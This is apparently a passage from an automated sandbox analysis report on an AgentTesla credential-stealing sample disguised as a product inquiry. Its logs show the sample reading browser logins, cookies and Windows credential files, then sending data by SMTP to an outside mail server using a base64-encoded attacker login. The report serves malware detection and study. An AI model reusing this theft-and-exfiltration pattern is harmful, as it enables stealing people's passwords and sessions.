May 12, 2021 19:45:57.858694077 CEST	8.8.8.8	192.168.2.7	0x9e07	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.858694077 CEST	8.8.8.8	192.168.2.7	0x9e07	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.858694077 CEST	8.8.8.8	192.168.2.7	0x9e07	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.858694077 CEST	8.8.8.8	192.168.2.7	0x9e07	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 19:45:55.346564054 CEST	587	49745	208.91.199.224	192.168.2.7	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 12, 2021 19:45:55.352231979 CEST	49745	587	192.168.2.7	208.91.199.224	EHLO 347688
May 12, 2021 19:45:55.516491890 CEST	587	49745	208.91.199.224	192.168.2.7	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
May 12, 2021 19:45:55.518551111 CEST	49745	587	192.168.2.7	208.91.199.224	AUTH login c3RhZmZzQGdsb2JhbG9mZnMtc2l0ZS5jb20=
May 12, 2021 19:45:55.686163902 CEST	587	49745	208.91.199.224	192.168.2.7	334 UGFzc3dvcmQ6
May 12, 2021 19:45:55.858733892 CEST	587	49745	208.91.199.224	192.168.2.7	235 2.7.0 Authentication successful
May 12, 2021 19:45:55.860264063 CEST	49745	587	192.168.2.7	208.91.199.224	MAIL FROM:<staffs@globaloffs-site.com>
May 12, 2021 19:45:56.025664091 CEST	587	49745	208.91.199.224	192.168.2.7	250 2.1.0 Ok
May 12, 2021 19:45:56.026678085 CEST	49745	587	192.168.2.7	208.91.199.224	RCPT TO:<staffs@globaloffs-site.com>
May 12, 2021 19:45:56.197799921 CEST	587	49745	208.91.199.224	192.168.2.7	250 2.1.5 Ok
May 12, 2021 19:45:56.198604107 CEST	49745	587	192.168.2.7	208.91.199.224	DATA
May 12, 2021 19:45:56.363210917 CEST	587	49745	208.91.199.224	192.168.2.7	354 End data with <CR><LF>.<CR><LF>
May 12, 2021 19:45:56.368483067 CEST	49745	587	192.168.2.7	208.91.199.224	.
May 12, 2021 19:45:56.588491917 CEST	587	49745	208.91.199.224	192.168.2.7	250 2.0.0 Ok: queued as 203341C1AF1
May 12, 2021 19:45:57.486198902 CEST	49745	587	192.168.2.7	208.91.199.224	QUIT
May 12, 2021 19:45:57.651779890 CEST	587	49745	208.91.199.224	192.168.2.7	221 2.0.0 Bye
May 12, 2021 19:45:58.197154999 CEST	587	49747	208.91.199.224	192.168.2.7	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 12, 2021 19:45:58.197532892 CEST	49747	587	192.168.2.7	208.91.199.224	EHLO 347688
May 12, 2021 19:45:58.362986088 CEST	587	49747	208.91.199.224	192.168.2.7	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
May 12, 2021 19:45:58.363831043 CEST	49747	587	192.168.2.7	208.91.199.224	AUTH login c3RhZmZzQGdsb2JhbG9mZnMtc2l0ZS5jb20=
May 12, 2021 19:45:58.529488087 CEST	587	49747	208.91.199.224	192.168.2.7	334 UGFzc3dvcmQ6
May 12, 2021 19:45:58.700325966 CEST	587	49747	208.91.199.224	192.168.2.7	235 2.7.0 Authentication successful
May 12, 2021 19:45:58.700753927 CEST	49747	587	192.168.2.7	208.91.199.224	MAIL FROM:<staffs@globaloffs-site.com>

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 19:45:58.866141081 CEST	587	49747	208.91.199.224	192.168.2.7	250 2.1.0 Ok
May 12, 2021 19:45:58.866465092 CEST	49747	587	192.168.2.7	208.91.199.224	RCPT TO:<staffs@globaloffs-site.com>
May 12, 2021 19:45:59.039623022 CEST	587	49747	208.91.199.224	192.168.2.7	250 2.1.5 Ok
May 12, 2021 19:45:59.040100098 CEST	49747	587	192.168.2.7	208.91.199.224	DATA
May 12, 2021 19:45:59.204902887 CEST	587	49747	208.91.199.224	192.168.2.7	354 End data with <CR><LF>.<CR><LF>
May 12, 2021 19:45:59.211798906 CEST	49747	587	192.168.2.7	208.91.199.224	.
May 12, 2021 19:45:59.431745052 CEST	587	49747	208.91.199.224	192.168.2.7	250 2.0.0 Ok: queued as EDB881C2A04

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: PRODUCT INQUIRY FROM PAKISTAN.exe PID: 5448 Parent PID: 5788

General

Start time:	19:44:05
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PRODUCT INQUIRY FROM PAKISTAN.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PRODUCT INQUIRY FROM PAKISTAN.exe'
Imagebase:	0x10000
File size:	852992 bytes
MD5 hash:	6EFEE5C2282E20BAFB495451512C5CA7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.258281166.00000000024B3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.260813801.00000000034B5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.260813801.00000000034B5000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D57CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D57CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PRODUCT INQUIRY FROM PAKISTAN.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D88C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PRODUCT INQUIRY FROM PAKISTAN.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Ver	success or wait	1	6D88C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D555705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D4B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D55CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D4B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C3C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C3C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C3C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C3C1B4F	ReadFile

Analysis Process: PRODUCT INQUIRY FROM PAKISTAN.exe PID: 5388 Parent PID: 5448

General

Start time:	19:44:15
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PRODUCT INQUIRY FROM PAKISTAN.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PRODUCT INQUIRY FROM PAKISTAN.exe
Imagebase:	0xb20000
File size:	852992 bytes
MD5 hash:	6EFEE5C2282E20BAFB495451512C5CA7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.505405709.0000000002EC1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.505405709.0000000002EC1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.500732572.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.500732572.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D57CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D57CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\aosh5sba.k5f	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C3CBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\aosh5sba.k5f\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C3CBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\aosh5sba.k5f\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C3CBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\aosh5sba.k5f\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C3CDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\aosh5sba.k5f\Chrome\Default\Cookies	success or wait	1	6C3C6A95	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\aosh5sba.k5f\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6C3CDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D555705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D4B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D55CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D4B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C3C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C3C1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C3C1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6C3C1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\cb1062f8-7667-41af-b067-4a25d0d87b49	unknown	4096	success or wait	1	6C3C1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6C3C1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C3C1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C3C1B4F	ReadFile
C:\Users\user\AppData\Roaming\aosh5sba.k5f\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C3C1B4F	ReadFile

Disassembly

Code Analysis